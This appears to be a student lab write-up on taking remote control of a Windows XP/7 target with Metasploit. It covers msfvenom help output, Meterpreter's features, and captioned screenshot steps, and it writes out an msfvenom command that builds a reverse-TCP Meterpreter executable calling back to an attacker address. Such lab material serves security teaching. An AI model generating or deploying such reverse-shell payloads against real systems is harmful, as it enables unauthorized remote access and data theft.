Project :

Topic: To hack into your windows target machine by using simple Meterpreter Payload

- Describe in detail about the payload used.
- Take Necessary screenshots when required to justify the procedure you have followed.

Target: Windows XP or Windows 7

Tools : Msfvenom for creating payloads

Msfconsole for exploitation process

Content:

Msfvenom:

Msfvenom is a part of the Metasploit Framework, which is a powerful penetration testing and exploitation tool. It's used to generate various types of malicious payloads for exploiting vulnerabilities, conducting penetration tests, and more. Payloads created using Msfvenom are often used in ethical hacking and security research to test and demonstrate security weaknesses in systems.

To use Msfvenom, you typically run it from the command line and provide various options to generate the payload you need. Here's a general syntax:

msfvenom -p <payload> [options]

Here, <payload> refers to the type of payload you want to generate, and [options] are the additional parameters you can provide to customize the payload's behavior and characteristics.

Some attributes of Msfvenom are:

```
root@kali:~# msfvenom --help
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list           <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload        <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options              List --payload <value>'s standard, advanced and evasion options
    -f, --format         <format>   Output format (use --list formats to list)
    -e, --encoder        <encoder>  The encoder to use (use --list encoders to list)
        --service-name   <value>    The service name to use when generating a service binary
        --sec-name       <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest                  Generate the smallest possible payload using all available encoders
        --encrypt        <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key    <value>    A key to be used for --encrypt
        --encrypt-iv     <value>    An initialization vector for --encrypt
    -a, --arch           <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform       <platform> The platform for --payload (use --list platforms to list)
    -o, --out            <path>     Save the payload to a file
    -b, --bad-chars      <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled        <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                  Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (n
ops minus payload length)
    -s, --space          <length>   The maximum size of the resulting payload
        --encoder-space  <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations     <count>    The number of times to encode the payload
    -c, --add-code       <path>     Specify an additional win32 shellcode file to include
    -x, --template       <path>     Specify a custom executable file to use as a template
    -k, --keep                      Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name       <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout        <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                      Show this message
```

We are going to use the **Meterpreter payload** inside Msfvenom to exploit the Windows machine.

Meterpreter is a powerful payload that is used within the Metasploit Framework for exploiting and gaining remote access to compromised systems. It's a dynamic and extensible payload that provides a wide range of functionalities, including running scripts, manipulating files, pivoting through networks, and more.

The primary purpose of Meterpreter is to provide a robust and flexible way for penetration testers, security professionals, and researchers to interact with compromised systems in a controlled and ethical manner. It's often used to demonstrate vulnerabilities, assess security measures, and test the effectiveness of defensive mechanisms.

In simple words, it connects to the victim and spawns a metapreter shell.

Key features of the Meterpreter payload include:

1. Staged and Stageless Payloads: Meterpreter payloads can be generated in two main formats: staged and stageless. Staged payloads involve a two-step process where a smaller initial payload is used to establish a connection, and then a larger Meterpreter payload is delivered. Stageless payloads are standalone and do not require the initial connection setup.
2. Platform Support: Meterpreter supports various platforms, including Windows, Linux, macOS, and more. This makes it versatile for conducting assessments across different environments.
3. Command Execution: Once a Meterpreter session is established, the attacker gains an interactive command shell that allows them to execute commands on the compromised system as if they were physically present.
4. File System Manipulation: Meterpreter provides commands to interact with the file system of the compromised machine, such as uploading and downloading files, creating directories, and listing files.
5. Privilege Escalation: Depending on the initial level of compromise, Meterpreter payloads can be used to escalate privileges on the compromised system to gain higher levels of access.
6. Network Pivoting: Meterpreter supports network pivoting, which means an attacker can use the compromised system to pivot into other systems on the network, potentially expanding the scope of the compromise
7. Scripting: Meterpreter supports scripting in multiple languages, allowing users to automate tasks and perform more advanced operations.

To create a Meterpreter payload for windows 7 =

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<your_IP> LPORT=<your_port> -f exe > payload.exe


Msfconsole:

msfconsole stands for Metasploit Console. It is the main interface and command-line tool for the Metasploit Framework, which is a powerful and widely used open-source penetration testing and exploitation toolkit. Metasploit is designed to help security professionals, ethical hackers, and researchers identify and exploit vulnerabilities in systems and applications for the purpose of improving security.


The msfconsole provides a command-line interface through which users can interact with various modules, exploits, payloads, and auxiliary tools that are part of the Metasploit Framework. It allows users to perform tasks such as scanning, exploiting, post-exploitation actions, and more. The framework includes a vast database of known vulnerabilities, exploit techniques, and payloads, making it a valuable tool for testing and improving the security of systems.

Process of exploitation:


1. *Downloading the framework for Metasploit.*




2*. Establishing the network for Msfvenom payloads.*




3. *Creating the Meterpreter payload to work on the Windows machine.*




4. *Using the IP and Port along with the connection established, We proceed to exploit the machine.*




5. *Executing or deploying exploit.*




6. *Opening Metasploit.*




7. *Displaying the information like status and configuration about all active network interfaces.*

